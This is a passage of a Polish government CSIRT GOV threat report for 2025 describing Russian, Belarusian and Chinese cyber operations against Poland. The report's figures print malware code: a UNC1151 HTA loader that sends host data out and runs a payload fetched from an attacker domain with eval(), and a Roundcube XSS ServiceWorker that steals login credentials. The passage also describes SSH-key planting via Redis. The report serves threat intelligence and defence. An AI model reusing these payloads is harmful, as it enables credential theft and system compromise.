
W przypadku skutecznego ataku, gdy ofiara rzeczywiście podała otrzymany w wiadomości SMS kod weryfikacyjny oraz kod PIN, aktor był w stanie przenieść jej konto na nowe urządzenie pozostające pod jego kontrolą, a następnie zmienić numer telefonu przypisany do tego konta, skutecznie uniemożliwiając jego odzyskanie. W konsekwencji tego ataku atakujący uzyskiwał dostęp do grupowych czatów ofiary, gdzie był wyświetlany dla pozostałych członków grupy jedynie komunikat o zmianie numeru bezpieczeństwa. Choć aktor nie przejmował historii konwersacji ofiary, to jednak wszelkie czaty dwustronne z kontaktami ofiary po stronie drugiego korespondenta pozostawały aktywne (z podobnym komunikatem o zmianie numeru bezpieczeństwa), a kontynuowana rozmowa prowadzona była już z atakującym, nawet po utworzeniu przez ofiarę nowego konta na swój numer telefonu. Kwestia zagrożeń dotyczących ataków na konta w komunikatorach internetowych została również rozwinięta w stosownym rozdziale Raportu.



Rysunek 47. Schemat ataku na komunikator Signal.

Komunikatory internetowe mogą zostać wykorzystane również niejako w połączeniu z korespondencją email w celu uwiarygodnienia komunikacji. W opisywanym przypadku atakujący rozpoczął chat z ofiarą na komunikatorze WhatsApp, podszywając się pod przedstawiciela dyplomacji innego państwa pod pozorem próby zorganizowania spotkania z ambasadorem na platformie Microsoft Teams. Link do spotkania był następnie przestany zarówno w czacie, jak i na służbową skrzynkę email ofiary. Szczegółowa instrukcja dołączenia do spotkania online również przestana w czacie wskazywała kolejne kroki do wykonania, dążące ostatecznie do przekazania aktorowi kodu autoryzacyjnego OAuth oraz przejęcia przez niego sesji Microsoft 365²¹.

21 - T1557 – Credential Access – Adversary-in-the-Middle



Rysunek 48. Rekonstrukcja wiadomości przesłanej przez atakującego.

Ofiara, zgodnie z wytycznymi atakującego, miała zalogować się swoimi danymi uwierzytelniającymi do usługi Microsoft 365²², a następnie dostarczyć do atakującego wygenerowany link, który zawierał kod autoryzacyjny jako wartość `code=...`. Kod ten następnie mógł zostać wymieniony na access token oraz refresh token²³, a co za tym idzie – umożliwić atakującemu dostęp do konta ofiary i możliwość odczytywania, pobierania i edytowania danych.

Tego rodzaju sposób ataku stanowi rodzaj nadużycia mechanizmu OAuth 2.0, znany jako token-based phishing. Jest to stosunkowo nowy typ zagrożenia, którego istotność wynika w głównej mierze z upowszechnienia się rozwiązań chmurowych, w tym usług Microsoft 365 do utrzymywania służbowej poczty oraz edycji dokumentów poza infrastrukturą samej organizacji, tzw. on-premise.

Kolejnym zagrożeniem zidentyfikowanym w ramach działań grup z kierunku rosyjskiego był szereg odnotowanych w 2025 roku incydentów związanych z naruszeniem bezpieczeństwa serwerów poczty elektronicznej bazujących na oprogramowaniu Zimbra. Analiza ataków na środowisko poczty Zimbra wykazała, że kluczowym czynnikiem wpływającym na ich skuteczność były krytyczne braki w mechanizmach zabezpieczeń oraz luki w nieaktualizowanym oprogramowaniu. Zagrożenia te nie tylko dotyczyły środowisk należących do administracji publicznej, ale także podmiotów sektora prywatnego, w tym z segmentu R&D, które często dostarczają rozwiązania dla kluczowych z punktu widzenia RP podmiotów, stanowiąc zatem podatne ogniwo łańcucha dostaw.

Charakteryzując ataki na to środowisko, wskazać można prawidłowości dotyczące wykorzystania

22 - T1566.003 – Initial Access – Phishing – Spearphishing via Service

23 - T1528 – Credential Access – Steal Application Access Token



licznych podatności celem uzyskania dostępu do systemu. Przykładem jest jeden z zarejestrowanych ataków, gdzie adversarz wykorzystał wiele – w tym krytycznych – luk w podatnym serwerze Zimbra, m.in. CVE-2022-27925 (Directory Traversal), CVE-2022-37042 (obejście uwierzytelnienia), CVE-2022-41352 (Arbitrary File Upload – dowolne przesłanie pliku) czy CVE-2024-45519 (Remote Code Execution).

Bazując na zidentyfikowanych przypadkach ataków na serwery ZIMBRA, można wskazać wykorzystanie opublikowanej w sierpniu 2022 roku podatności CVE-2022-37042, co umożliwiło atakującemu zdalne wykonanie kodu bez uwierzytelnienia – podatność ta wynikała z ujawnionej w lutym 2022 roku podatności CVE-2022-27925, która umożliwiała zapis pliku w dowolnym katalogu w systemie, ale tylko dla konta z uprawnieniami administratora. CVE-2022-37042 pozwalała jednakże na ominięcie wymagań administracyjnych i tym samym zdalne wgranie własnego kodu, np. webshella, do dowolnego, ogólnodostępnego katalogu na serwerze bez konieczności uwierzytelnienia. Kolejną zidentyfikowaną krytyczną luką, która mogła być wykorzystana do ataków na serwery Zimbra, była ujawniona we wrześniu 2022 roku CVE-2022-41352, pozwalająca atakującemu na wysłanie do dowolnego katalogu serwera złośliwego pliku, np. typu webshell. Wektorem ataku było wysłanie odpowiednio spreparowanej wiadomości, zawierającej archiwum ze złośliwym kodem na dowolny adres email atakowanego serwera. Błąd w zawartym w oprogramowaniu Zimbra mechanizmie filtrującym Amavis pozwalał następnie na wypakowanie zawartości wspomnianego archiwum do dowolnego, wybranego przez atakującego katalogu w systemie operacyjnym.

W wyniku wykorzystania powyższych błędów na serwerze atakujący byli w stanie umieścić w sposób nieuprawniony wiele plików dostępu zdalnego typu webshell oraz narzędzi zdalnego przesyłania plików, służących do anonimowej eksfiltracji danych z systemu. Dodatkowo w ramach rozpoznanego mechanizmu kompromitacji środowiska ZIMBRA zidentyfikowano nieuprawnioną modyfikację kodu panelu logowania do kont, umożliwiając atakującemu przechwytywanie loginu, hasła, danych przeglądarki (tzw. user-agent) oraz czasu i adresu IP połączenia użytkownika, a następnie zapisanie ich do pliku celem eksfiltracji. Ponadto zaobserwowano, że atakujący mieli możliwość nieuprawnionego zdalnego dostępu do konta administracyjnego serwera root z wykorzystaniem kluczy SSH.

Wśród innych zidentyfikowanych złośliwych narzędzi stwierdzono m.in. obecność skryptu służącego do nieuprawnionego wyszukiwania wszystkich wiadomości email użytkowników serwera, odczytu ich treści i wyodrębniania z nich listy załączników. Wyróżniającym się plikiem była dodatkowo aplikacja służąca do wydobywania kryptowaluty, rozpoznawana jako CoinMiner/XMRig.

Wyodrębnione artefakty świadczą z dużym prawdopodobieństwem, że sprawcami tych ataków




mogły być dwie różne rosyjskojęzyczne grupy APT, a także motywowane finansowo grupy cyberprzestępcze. Należy podkreślić, iż ujawnione krytyczne podatności zostały opublikowane w 2022 roku i krótko później załatane przez producenta, jednak brak wdrożenia stosownych poprawek bezpieczeństwa skutkowało wystawieniem środowiska ZIMBRA na szereg ataków, które umożliwiły atakującym dostęp do poczty.

Pełnoskalowa agresja Rosji na Ukrainę zapoczątkowała intensywny rozwój środowisk określanych m.in. mianem cyberpartyzanckich (ang. cyber-partisans), dla których nadrzędny był cel ideologiczny. Pomijając korzyści finansowe, grupy te publikowały na prowadzonych przez siebie kanałach dokumentację własnych działań oraz materiały pozyskane z ataków typu hack-and-leak. W 2025 roku zjawiska te miały charakter trwały i stanowiły stały element krajobrazu cyberzagrożeń.

Haktywizm – rozumiany jako połączenie działań hakerskich z aktywizmem politycznym lub ideologicznym – stał się jednym z narzędzi prowadzenia działań o charakterze informacyjnym i destabilizacyjnym w cyberprzestrzeni. W narracji prorosyjskich kolektywów celem ich aktywności było stałe wspieranie interesów Federacji Rosyjskiej oraz podejmowanie działań odwetowych wobec państw NATO i Unii Europejskiej zaangażowanych we wsparcie Ukrainy. Środowiska hakywistyczne funkcjonowały w modelu rozproszonym i sieciowym. Poszczególne grupy komunikowały się głównie za pośrednictwem platform społecznościowych i komunikatorów, gdzie prowadzono rekrutację, koordynowano operacje oraz publikowano materiały propagandowe, popularnym środkiem komunikacji były kanały komunikatora Telegram. Charakterystyczna dla tych grup była duża zmienność struktur – część kolektywów łączyła siły w ramach doraźnych koalicji, inne zanikały lub przekształcały się pod wpływem presji organów ścigania bądź sporów wewnętrznych. Zespół CSIRT GOV w odniesieniu do powyższego stwierdzenia zarejestrował w 2025 roku działania pod tagiem „#OpPoland”, które były połączeniem aktywności kilku grup. Wśród najbardziej rozpoznawalnych i podmiotów, które w ostatnich latach prowadziły stałą aktywność wpisującą się w prorosyjską narrację, wymienić można jako najaktywniejsze w polskiej cyberprzestrzeni m.in. grupy „NoName057(16)” i „Z-Pentest” (Z-Pentest Alliance). W 2025 roku grupy te wykazały wysoką aktywność, lecz model działania pozostawał podobny jak w latach ubiegłych i był powielany przez nowe inicjatywy.

Najczęściej obserwowaną formą operacji były ataki typu DDoS, których miały na celu czasowe zakłócanie dostępności serwisów internetowych administracji publicznej, podmiotów infrastruktury krytycznej oraz firm prywatnych. Tego rodzaju incydenty miały zwykle ograniczony wpływ długofalowy, jednak były intensywnie nagłaśniane w przestrzeni informacyjnej. Ich znaczenie polegało przede wszystkim na oddziaływaniu psychologicznym i propagandowym – budowaniu przekazu o rzekomej skuteczności sprawców oraz podatności atakowanych instytucji.




Rysunek 49. Publikacja przez grupę po przeprowadzonych atakach DDoS w polskiej cyberprzestrzeni 2025 roku.

W 2025 roku utrzymywał się również trend obejmujący próby ingerencji w systemy technologii operacyjnej (OT) oraz rozwiązania z obszaru IIoT (ang. Industrial Internet of Things), które posiadały interfejsy dostępne bezpośrednio z publicznej sieci Internet.

W latach poprzednich, jak i w roku 2025, Zespół CSIRT GOV odnotowywał incydenty polegające na próbach uzyskania nieautoryzowanego dostępu do przemysłowych paneli HMI celem destabilizacji pracy systemów. Bieżące i stałe monitorowanie aktywności grup pokazało, iż zagrożenie nadal występowało i nie utraciło na znaczeniu. W wielu przypadkach działania te nie wymagały zaawansowanych technik –

wykorzystywano przede wszystkim błędy konfiguracyjne, brak segmentacji sieci lub pozostawione domyślne dane uwierzytelniające. Szczególnie narażone pozostawały systemy wykorzystywane w infrastrukturze komunalnej, takiej jak oczyszczalnie ścieków, stacje uzdatniania wody oraz instalacje podmiotów prywatnych. Uzyskanie dostępu do interfejsów sterujących umożliwiło modyfikację parametrów pracy urządzeń, co potencjalnie przekładało się na ryzyko zakłócenia procesów technologicznych. Charakterystycznym elementem tej aktywności było publikowanie dowodów z uzyskanego dostępu na kanałach komunikacyjnych wykorzystywanych przez kolektywy. Materiały te pełniły funkcję demonstracyjną i propagandową, nawet jeśli rzeczywisty wpływ operacyjny incydentów pozostawał ograniczony.



Rysunek 50. Publikacja po uzyskaniu przez grupę dostępu do panelu sterowania kotłem grzewczym 2025 roku.

Dodatkowo Zespół CSIRT GOV rejestrował próby uzyskiwania dostępu do systemów monitoringu wizyjnego (CCTV), zarówno w obiektach publicznych, jak i prywatnych. Ataki te polegały najczęściej na wyszukiwaniu kamer i rejestratorów dostępnych bezpośrednio z publicznej sieci Internet oraz testowaniu słabych lub domyślnych danych uwierzytelniających. W niektórych przypadkach uzyskany dostęp wykorzystywano do pozyskiwania obrazu z kamer i dalszego publikowania zrzutów ekranu w kanałach propagandowych bądź demonstrowania możliwości obserwacji wybranych lokalizacji. Choć działania te nie zawsze prowadziły do trwałej kompromitacji systemu, stanowiły poważne naruszenie prywatności i mogły generować ryzyko operacyjne – zwłaszcza w kontekście obiektów infrastruktury krytycznej.



Wspólną cechą opisanych incydentów był ich demonstracyjny charakter. Sprawcy często publikowali materiały potwierdzające uzyskany dostęp, budując przekaz o swojej skuteczności, nawet jeśli rzeczywisty wpływ pozostawał ograniczony.

W odpowiedzi na te zagrożenia w 2025 roku Zespół CSIRT GOV kontynuował działania w ramach Krajowego Systemu Cyberbezpieczeństwa, obejmujące wzmocnienie monitoringu, eliminowanie publicznie dostępnych interfejsów administracyjnych, wdrażanie silnego uwierzytelniania oraz podnoszenie świadomości podmiotów odpowiedzialnych za wdrażanie i utrzymanie systemów IT/OT oraz CCTV. Mimo postępów w tym zakresie, niska bariera techniczna dla części ataków oraz dynamiczny charakter środowiska hakerskiego sprawiają, że obszar ten nadal wymaga stałej uwagi, monitorowania i systematycznego podnoszenia poziomu zabezpieczeń.

Zgodnie z zarejestrowanymi incydentami przez Zespół CSIRT GOV, wschodni hakerizm w Polsce w roku 2025 roku obejmował głównie:

- zmasowane kampanie DDoS przeciw instytucjom publicznym i sektorowi prywatnemu,
- próby ingerencji w infrastrukturę krytyczną i OT (energia, woda, przemysł, monitoring),
- działania propagandowe polegające na nagłaśnianiu rzeczywistych i rzekomych włamań,
- wsparcie operacji dezinformacyjnych i wpływu społeczno-politycznego.

Zjawisko te miały charakter ciągły i wpisywały się w szerszą strategię presji hybrydowej wobec Polski jako państwa frontowego NATO i aktywnego uczestnika wsparcia Ukrainy.

Kierunek białoruski

W ramach prowadzonego rozpoznania zagrożeń w cyberprzestrzeni RP w 2025 roku Zespół CSIRT GOV stale obserwował aktywność białoruskiej grupy UNC1151 powiązaną z prowadzeniem ukierunkowanych kampanii spearphishingowych²⁴. Jednym z zaobserwowanych przykładów tejże aktywności była kampania socjotechniczna ukierunkowana głównie na małe przedsiębiorstwa z sektora rolniczego. Do wiadomości przesyłanych w ramach kampanii dołączane były pliki PDF informujące o rzekomych zmianach w umowie ubezpieczeniowej lub w procesach administracyjnych. Co istotne, oba ze zidentyfikowanych motywów kampanii odnoszą się do branży rolniczej, co również wskazywało na szczególne zainteresowanie adwersarza tym sektorem. Poniższe zrzuty ekranu przedstawiają treść zidentyfikowanych załączników:

24 - T1566.001 – Phishing – Spearphishing Attachment



[EDIT] Dodaj dokumenty do wysyłki - ... 1 / 1 - 86% +

Generali T.U. S.A.
ul. Senatorska 18, 00-082 Warszawa

Powiadomienie o zmianie warunków

Poniższe pliki zawierają ogólne warunki ubezpieczenia w pakiecie generali AGRO EKSPERT / SPRZĘT ROLNICZY

Nazwa	Typ dokumentu	Typ metadanych	Status semantyczny dokumentu	Status merytoryczny dokumentu
WU_CiA_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_CiA_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_CiA_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_CiA_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_CiA_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny

[Pobierz archiwum](#)

Generali T.U. S.A.
ul. Senatorska 18
00-082 Warszawa
generallagro.pl

GENERALI

Rysunek 51. Fałszywy komunikat Generali Agro.

BDB7168EDA901BC8E9F5EF766A8A... 1 / 1 - 86% +

Klient JPK/ePUAP

Powiadomienie klienta

Poniższe pliki zostały udostępnione przez ePUAP i dotyczą nowych przepisów prawa oraz zmian w wybranych procesach administracyjnych. Aplikacja służy do wysyłania plików z systemu ePUAP.

Nazwa	Typ dokumentu	Typ metadanych	Status semantyczny dokumentu	Status merytoryczny dokumentu
WU_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny
WU_Raporty_Belaryz_Proszkowy_2020.plx	, wersja	JPKAH	Poprawnie	Niedostępny

[Pobierz archiwum](#)

Fundusze Europejskie Polska Unia Europejska

Rysunek 52. Fałszywy komunikat ePUAP.

Po wejściu w interakcję²⁵ z widocznym w dokumencie przyciskiem „Pobierz archiwum”, na komputer użytkownika pobierany był plik archiwum zawierający pliki HTA. Z analizy przeprowadzonej przez Zespół CSIRT GOV wynikało, iż pliki te zawierały w sobie obfuskowany²⁶ kod JavaScript, zbierający informacje dotyczące stacji roboczej na której został uruchomiony, jak również pobierający kod odpowiedzialny za realizację dalszych etapów infekcji. Wskazuje na to jednakże próba wywołania pobranego z zasobu pliku funkcją eval(), która ma na celu wykonanie kodu JavaScript z pobranego pliku, mimo tego, iż plik CSS nie powinien takowego w typowych warunkach zawierać.

```
32 var infoToSend = {};  
33 infoToSend.push('User: ' + userName);  
34 infoToSend.push("\nComputer: " + computerName);  
35 infoToSend.push("\nSystem: " + osVersion);  
36 infoToSend.push("\nInstalled: " + installationDate);  
37 infoToSend.push("\nBooted: " + lastBootUpTime);  
38 infoToSend.push("\nTime: " + new Date());  
39 infoToSend.push("\nProcesses:\n\t" + processInfoArray.join("\n\t"));  
40 infoToSend = encodeURIComponent(infoToSend.join().split('').reverse().join(''));  
41 postRequest.send(infoToSend);
```

Rysunek 53. Zbieranie informacji dotyczących stacji roboczej.

```
54 var getRequest = new XMLHttpRequest("Microsoft.XMLHTTP");  
55 getRequest.Open("GET", "https://konsolahetman-epuap.abstractedreality.online/services/profile-cards-tpa-ooi/1.2342.4/chat-widget.min.css", false);  
56 getRequest.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Brave Chrome/84.0.4147.105 Safari/537.36");  
57 getRequest.Send();  
58 if (getRequest.Status == 200) {  
59     try {  
60         var responseContent = getRequest.responseText;  
61         if (responseContent.length > 200000) {  
62             eval(decodeURIComponent(responseContent));  
63         }  
64     } catch (errorInfo) {}  
65 }
```

Rysunek 54. Pobranie i wykonanie dalszych etapów ataku.

Kolejnym przykładem aktywności spearphishingowej, stale prowadzonej przez grupę UNC1151 są kampanie socjotechniczne²⁷ ukierunkowane na wyłudzenie poświadczeń do poczty elektronicznej polskich usługodawców, takich jak Wirtualna Polska czy Onet. W ramach prowadzonych kampanii grupa ta zamieszczała na przejętych serwisach²⁸ należących do drobnych polskich przedsiębiorców fałszywe panele logowania do wspomnianych serwisów, a następnie dystrybuowała je do osób sprawujących funkcje publiczne celem kompromitacji ich prywatnych kont poczty elektronicznej, a co za tym idzie pozyskania informacji w ramach nich przetwarzanych, takich jak m.in. treść przesyłanych wiadomości czy lista adresów, z którymi ofiara w przeszłości korespondowała.

25 - T1204 - User Execution

26 - T1027 - Obfuscated Files or Information

27 - T1566.002 - Phishing - Spearphishing Link

28 - T1584.001 - Compromise Infrastructure - Domains



 poczta

Logowanie z 

Adres e-mail

Pomocniczy adres e-mail

Telefon

Hasło

Zaloguj się

[Więcej o WP Poczcie](#) [Więcej o 1login](#)

Rysunek 55. Falszywy panel logowania zamieszczony na przejętym serwisie.

W 2025 roku Zespół CSIRT GOV zaobserwował również dużą aktywność aktora w kontekście wykorzystania podatności CVE-2024-42009²⁹ w oprogramowaniu Roundcube. Przedmiotowa podatność umożliwia atakującemu zdalne wykonanie kodu za pomocą techniki XSS, co prowadzić może do kradzieży poświadczeń do poczty elektronicznej wprowadzonych za pośrednictwem podatnego oprogramowania. W ramach zidentyfikowanych kampanii atakujący przesyłali wiadomości zawierające exploit przedmiotowej podatności, który następnie instaluje szkodliwy kod ServiceWorker³⁰ w przeglądarce ofiary, mający na celu kradzież poświadczeń do poczty elektronicznej zaatakowanego użytkownika.

29 - T1587.004 – Develop Capabilities – Exploits

30 - T1059.007 – Command and Scripting Interpreter – JavaScript



```
Input
bG...Z1
Sz...J50
cy...YX
Rh...Vz
LW...Y2
F0...Vy
ZW...ci
gi...h0
KO...Lm
dI...M6
Ly...ZW
50...pp
LGV...pS
kpfwUucmVzcG9uZFdpdGgoZmV0Y2godKcpfSkp0w==

Output
let registeredEmail=null;self.addEventListener("install",
(()=>{self.skipWaiting()})),self.addEventListener("activate",
(()=>{self.clients.claim()})),self.addEventListener("message",
(e=>{"username"===e.data?.type&&(registeredEmail=e.data.data,fetch("https://...
...",{method:"POST",headers:{'Content-Type':'application/
json'},body:JSON.stringify({status:"registered",email:registeredEmail,time:(new
Date).toISOString()}))})),self.addEventListener("fetch",{e=>{const
t=e.request;if("POST"===t.method){t.clone().text().then((e=>{const s=new
URLSearchParams(e),a=s.get("username")||s.get("_user"),i=s.get("password")||
s.get("_pass");a&&i&&fetch("https://...
...",{method:"POST",headers:{'Content-Type':'application/
json'},body:JSON.stringify({login:a,password:i,email:registeredEmail,url:t.url,time:(new
Date).toISOString()}))})))e.respondWith(fetch(t))}});

907 1 15ms Raw Bytes LF
```

Rysunek 56. Payload zawarty w wiadomości.

W ramach prowadzonego rozpoznania zagrożeń, Zespół CSIRT GOV nie zidentyfikował udanych kompromitacji podmiotów znajdujących się w jego właściwości powiązanych z wykorzystaniem podatności CVE-2024-42009. Niemniej jednak wykorzystanie tego typu podatności w kampaniach białoruskiej grupy UNC1151 pokazuje jak istotnym z punktu widzenia bezpieczeństwa teleinformatycznego zagadnieniem jest utrzymywanie aktualnych wersji oprogramowania, w szczególności tego dostępnego z poziomu sieci Internet.



Kierunek chiński

Aktywność Chin w cyberprzestrzeni pozostaje jednym z kluczowych wyzwań dla bezpieczeństwa narodowego, co znajduje odzwierciedlenie w stale rosnącym potencjale ofensywnym tego państwa. W minionym roku odnotowano eskalację działań chińskich grup APT, których operacje cechują się coraz wyższą skutecznością oraz precyzyjnym doбором celów w sektorach strategicznych i administracji publicznej.

W 2025 roku Zespół CSIRT GOV zarejestrował złośliwą aktywność wymierzoną w podmioty sektora rządowego. Działania te polegały na kompromitacji infrastruktury wewnętrznej oraz środowiska domenowego w celu uzyskania długotrwałego dostępu do wewnętrznej sieci instytucji.

Analiza działań chińskich grup APT wykazała, że korzystają z hybrydowego podejścia, łącząc złośliwe oprogramowanie z legalnymi narzędziami systemowymi (technika Living-off-the-Land) oraz narzędziami otwartoźródłowymi, przez co identyfikacja nieautoryzowanej aktywności w sieci jest trudniejsza do wykrycia.

W 2025 roku, w incydentach analizowanych przez CSIRT GOV, ujawniono wykorzystanie następujących narzędzi oraz powiązanych TTP:

1. Faza rozpoznania

- **ADFind**^{31 32} - narzędzie wiersza poleceń do zapytań w Active Directory wykorzystujący m.in. funkcjonalności narzędzi ldapsearch, search.vbs, ldap, dsquery i dsget.
- **NetSpy**³³ - oprogramowanie do szybkiego wykrywania osiągalnych segmentów sieci wewnętrznej ze stacji roboczej, z której zostało uruchomione.
- **Fscan**³⁴ - narzędzie typu służące do rekonesansu sieci intranetowych oraz automatycznego wykrywania podatności.


Poniżej przedstawiono przykład użycia narzędzia do automatyzacji ataku na serwer Redis, który jest podatny ze względu na brak ustawionego hasła. Narzędzie fscan pozwala na przesłanie klucza SSH i zapisanie go w pliku authorized_keys (np. w ścieżce /root/.ssh/), co umożliwia uzyskanie zdalnego dostępu do powłoki administracyjnej serwera. Wspomniany atak jest możliwy tylko wtedy, gdy proces Redisa działa z uprawnieniami użytkownika root.

31 - T1087.002 - Account Discovery - Domain Account

32 - T1018 - Remote System Discovery

33 - T1016 - System Network Configuration Discovery
